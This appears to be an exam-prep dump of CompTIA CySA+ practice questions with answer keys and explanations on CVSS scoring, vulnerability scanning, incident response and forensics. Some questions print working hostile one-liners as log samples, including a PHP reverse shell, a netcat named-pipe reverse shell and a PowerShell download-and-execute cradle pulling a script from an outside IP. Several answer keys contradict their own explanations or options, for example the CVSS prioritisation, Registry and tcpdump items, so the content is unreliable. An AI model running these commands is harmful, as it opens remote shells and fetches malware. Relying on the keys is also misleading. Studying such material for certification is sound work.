C. Penetration test
D. Compliance report

Answer: A

Explanation:
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION 103
A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:
. Must use minimal network bandwidth
. Must use minimal host resources
. Must provide accurate, near real-time updates
. Must not have any stored credentials in configuration on the scanner
Which of the following vulnerability scanning methods should be used to best meet these requirements?

A. Internal
B. Agent
C. Active

D. Uncredentialed

Answer: B

Explanation:
Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. References: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

NEW QUESTION 104
Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed. Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

A. Remediation level
B. Exploit code maturity
C. Report confidence
D. Availability

Answer: B

Explanation:
Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.
The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

NEW QUESTION 105
A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A. Firewall logs
B. Indicators of compromise
C. Risk assessment
D. Access control lists

Answer: B

Explanation:
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

NEW QUESTION 109
A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

A. nessie.explosion
B. vote.4p
C. sweet.bike
D. great.skills

Answer: A

Explanation:
nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12. nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges34. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

NEW QUESTION 110
While reviewing web server logs, a security analyst discovers the following suspicious line:

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru("/bin/sh -i <&3 >&3 2>&3");'
```

Which of the following is being attempted?

A. Remote file inclusion
B. Command injection
C. Server-side request forgery
D. Reverse shell

Answer: B

Explanation:
The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack.References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 115
A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

A. confi
B. ini
C. ntds.dit
D. Master boot record
E. Registry

Answer: D

Explanation:
The correct answer is D. Registry.
The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe). The registry is organized into five main sections, called hives, which are further divided into subkeys and values.
The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings for some applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a database that stores system configuration keys and values. Master boot record © is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

NEW QUESTION 117
Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

A. Install a firewall.
B. Implement vulnerability management.
C. Deploy sandboxing.
D. Update the application blocklist.

Answer: C

Explanation:
Sandboxing is a technique that isolates potentially malicious programs or files in a controlled environment, preventing them from affecting the rest of the system. It can help mitigate the effects of a new ransomware attack by preventing it from encrypting or deleting important data or spreading to other devices. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 202; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 210.

NEW QUESTION 119
Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

A. MITRE ATTACK
B. Cyber Kill Cham
C. OWASP
D. STIXTAXII

Answer: A

Explanation:
MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

NEW QUESTION 122
During the log analysis phase, the following suspicious command is detected-

```
<?php preg_replace('/.*/e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

A. Buffer overflow
B. RCE
C. ICMP tunneling
D. Smurf attack

Answer: B

Explanation:
RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of
…3

NEW QUESTION 125
Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

A. MFA
B. User and password
C. PAM
D. Key pair

Answer: D

Explanation:

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.
References: Authentication Methods - Configuring Tenant-Wide Settings in Azure …, Cloud Foundation - Oracle Help Center

NEW QUESTION 126
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001

Answer: A

Explanation:
The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1 PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

NEW QUESTION 129
Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
Which of the following attributes correctly describes this vulnerability?

A. A user is required to exploit this vulnerability.
B. The vulnerability is network based.
C. The vulnerability does not affect confidentiality.
D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:
The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system-cvss/

NEW QUESTION 133
A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority.
Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud: Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No B.TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No C.ENameless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No D.PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

Answer: B

Explanation:
The vulnerability that should be patched first, given the above third-party scoring system, is:
TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

NEW QUESTION 134

An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

A. PCI Security Standards Council
B. Local law enforcement
C. Federal law enforcement
D. Card issuer

Answer: D

Explanation:
Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach. The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official References: https://www.pcisecuritystandards.org/

NEW QUESTION 139
During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

A. Conduct regular red team exercises over the application in production
B. Ensure that all implemented coding libraries are regularly checked
C. Use application security scanning as part of the pipeline for the CI/CDflow
D. Implement proper input validation for any data entry form

Answer: C

Explanation:
Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 141
While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

A. If appropriate logging levels are set
B. NTP configuration on each system
C. Behavioral correlation settings
D. Data normalization rules

Answer: B

Explanation:
The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

NEW QUESTION 142
A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

A. Geoblock the offending source country
B. Block the IP range of the scans at the network firewall.
C. Perform a historical trend analysis and look for similar scanning activity.
D. Block the specific IP address of the scans at the network firewall

Answer: A

Explanation:
Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:
? https://www.blumira.com/geoblocking/
? https://www.avg.com/en/signal/geo-blocking

NEW QUESTION 144
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Answer: D

Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several
threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 149
An organization was compromised, and the usernames and passwords of all em-ployees were leaked online. Which of the following best describes the remedia-tion that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Answer: A

Explanation:
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.
References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 153
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f Which of the following most likely describes the activity?

A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell

Answer: D

Explanation:
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
•rm -f /tmp/f deletes any existing file named /tmp/f
•mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
•cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
•nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe
This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References Hack the Galaxy
Reverse Shell Cheat Sheet

NEW QUESTION 156
A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark

Answer: A

Explanation:
OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 199; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 207.

NEW QUESTION 161
A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

A. Block the attacks using firewall rules.
B. Deploy an IPS in the perimeter network.
C. Roll out a CDN.
D. Implement a load balancer.

Answer: C

Explanation:
Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website12. References: How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

NEW QUESTION 165
An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SRA-I hash.

Answer: D

Explanation:
Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:
? https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
? https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

NEW QUESTION 170
Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

A. SLA
B. MOU
C. Best-effort patching
D. Organizational governance

Answer: A

Explanation:
An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer12
An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.
Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing. Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION 171
There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators
B. Improve employee training and awareness
C. Increase password complexity standards
D. Deploy mobile device management

Answer: B

Explanation:
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION 172
Which of the following does "federation" most likely refer to within the context of identity and access management?

A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains

C. Utilizing a combination of what you know, who you are, and what you have to grant authentication to a user
D. Correlating one's identity with the attributes and associated applications the user has access to

Answer: B

Explanation:
Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

NEW QUESTION 177
The security analyst received the monthly vulnerability report. The following findings were included in the report
• Five of the systems only required a reboot to finalize the patch application.
• Two of the servers are running outdated operating systems and cannot be patched
The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

A. Compensating controls
B. Due diligence
C. Maintenance windows
D. Passive discovery

Answer: A

Explanation:
Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 181
A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:"\..\mshtml,RunHMTLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

A. Attacker is escalating privileges via JavaScript.
B. Attacker is utilizing custom malware to download an additional script.
C. Attacker is executing PowerShell script "AccessToken.psr.
D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: B

Explanation:
The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. ReferencesC: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION 182
During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents
B. Backup data
C. Temporary files
D. Running processes

Answer: D

Explanation:
The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

NEW QUESTION 186
A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

A. SLA
B. MOU
C. NDA

D. Limitation of liability

Answer: A

Explanation:
SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

NEW QUESTION 188
Which of the following actions would an analyst most likely perform after an incident has been investigated?

A. Risk assessment
B. Root cause analysis
C. Incident response plan
D. Tabletop exercise

Answer: D

Explanation:
A tabletop exercise is the most likely action that an analyst would perform after an incident has been investigated. A tabletop exercise is a simulation of a potential incident scenario that involves the key stakeholders and decision-makers of the organization. The purpose of a tabletop exercise is to evaluate the effectiveness of the incident response plan, identify the gaps and weaknesses in the plan, and improve the communication and coordination among the incident response team and other parties. A tabletop exercise can help the analyst to learn from the incident investigation, test the assumptions and recommendations made during the investigation, and enhance the preparedness and resilience of the organization for future incidents12. Risk assessment, root cause analysis, and incident response plan are all actions that an analyst would perform before or during an incident investigation, not after. Risk assessment is the process of identifying, analyzing, and evaluating the risks that may affect the organization. Root cause analysis is the method of finding the underlying or fundamental causes of an incident. Incident response plan is the document that defines the roles, responsibilities, procedures, and resources for responding to an incident345. References: Tabletop Exercises: Six Scenarios to Help Prepare Your Cybersecurity Team, Tabletop Exercises for Incident Response - SANS Institute, Risk Assessment - NIST, Root Cause Analysis - OWASP, Incident Response Plan | Ready.gov

NEW QUESTION 189
A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

A. grep [IP address] packets.pcapB cat packets.pcap | grep [IP Address]
B. tcpdump -n -r packets.pcap host [IP address]
C. strings packets.pcap | grep [IP Address]

Answer: C

Explanation:
tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test- questions-with-answers
? https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_studied/

NEW QUESTION 193
A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

A. Help desk
B. Law enforcement
C. Legal department
D. Board member

Answer: C

Explanation:
The correct answer is C. Legal department.
According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to “report and escalate security incidents to appropriate stakeholders and authorities” 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company’s policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

NEW QUESTION 197
Which of the following is the most important factor to ensure accurate incident response reporting?

A. A well-defined timeline of the events
B. A guideline for regulatory reporting
C. Logs from the impacted system
D. A well-developed executive summary

Answer: A

Explanation:
A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:
? https://www.ibm.com/topics/incident-response
? https://www.crowdstrike.com/cybersecurity-101/incident-response/incident- response-steps/

NEW QUESTION 202
Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Select two).

A. Signal-shielded bag
B. Tamper-evident seal
C. Thumb drive
D. Crime scene tape
E. Write blocker
F. Drive duplicator

Answer: AB

Explanation:
A signal-shielded bag and a tamper-evident seal are tools that can be used to maintain the integrity of the mobile phone while it is transported. A signal-shielded bag prevents the phone from receiving or sending any signals that could compromise the data or evidence on the device. A tamper-evident seal ensures that the phone has not been opened or altered during the transportation. ReferencesM: obile device forensics, Section: Acquisition

NEW QUESTION 207
An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A. Take a snapshot of the compromised server and verify its integrity
B. Restore the affected server to remove any malware
C. Contact the appropriate government agency to investigate
D. Research the malware strain to perform attribution

Answer: A

Explanation:
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION 212
A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

A. Trends
B. Risk score
C. Mitigation
D. Prioritization

Answer: B

Explanation:
A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. https://www.comptia.org/training/books/cysa-cs0-003-study-guide

NEW QUESTION 217
An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

A. Access rights
B. Network segmentation
C. Time synchronization
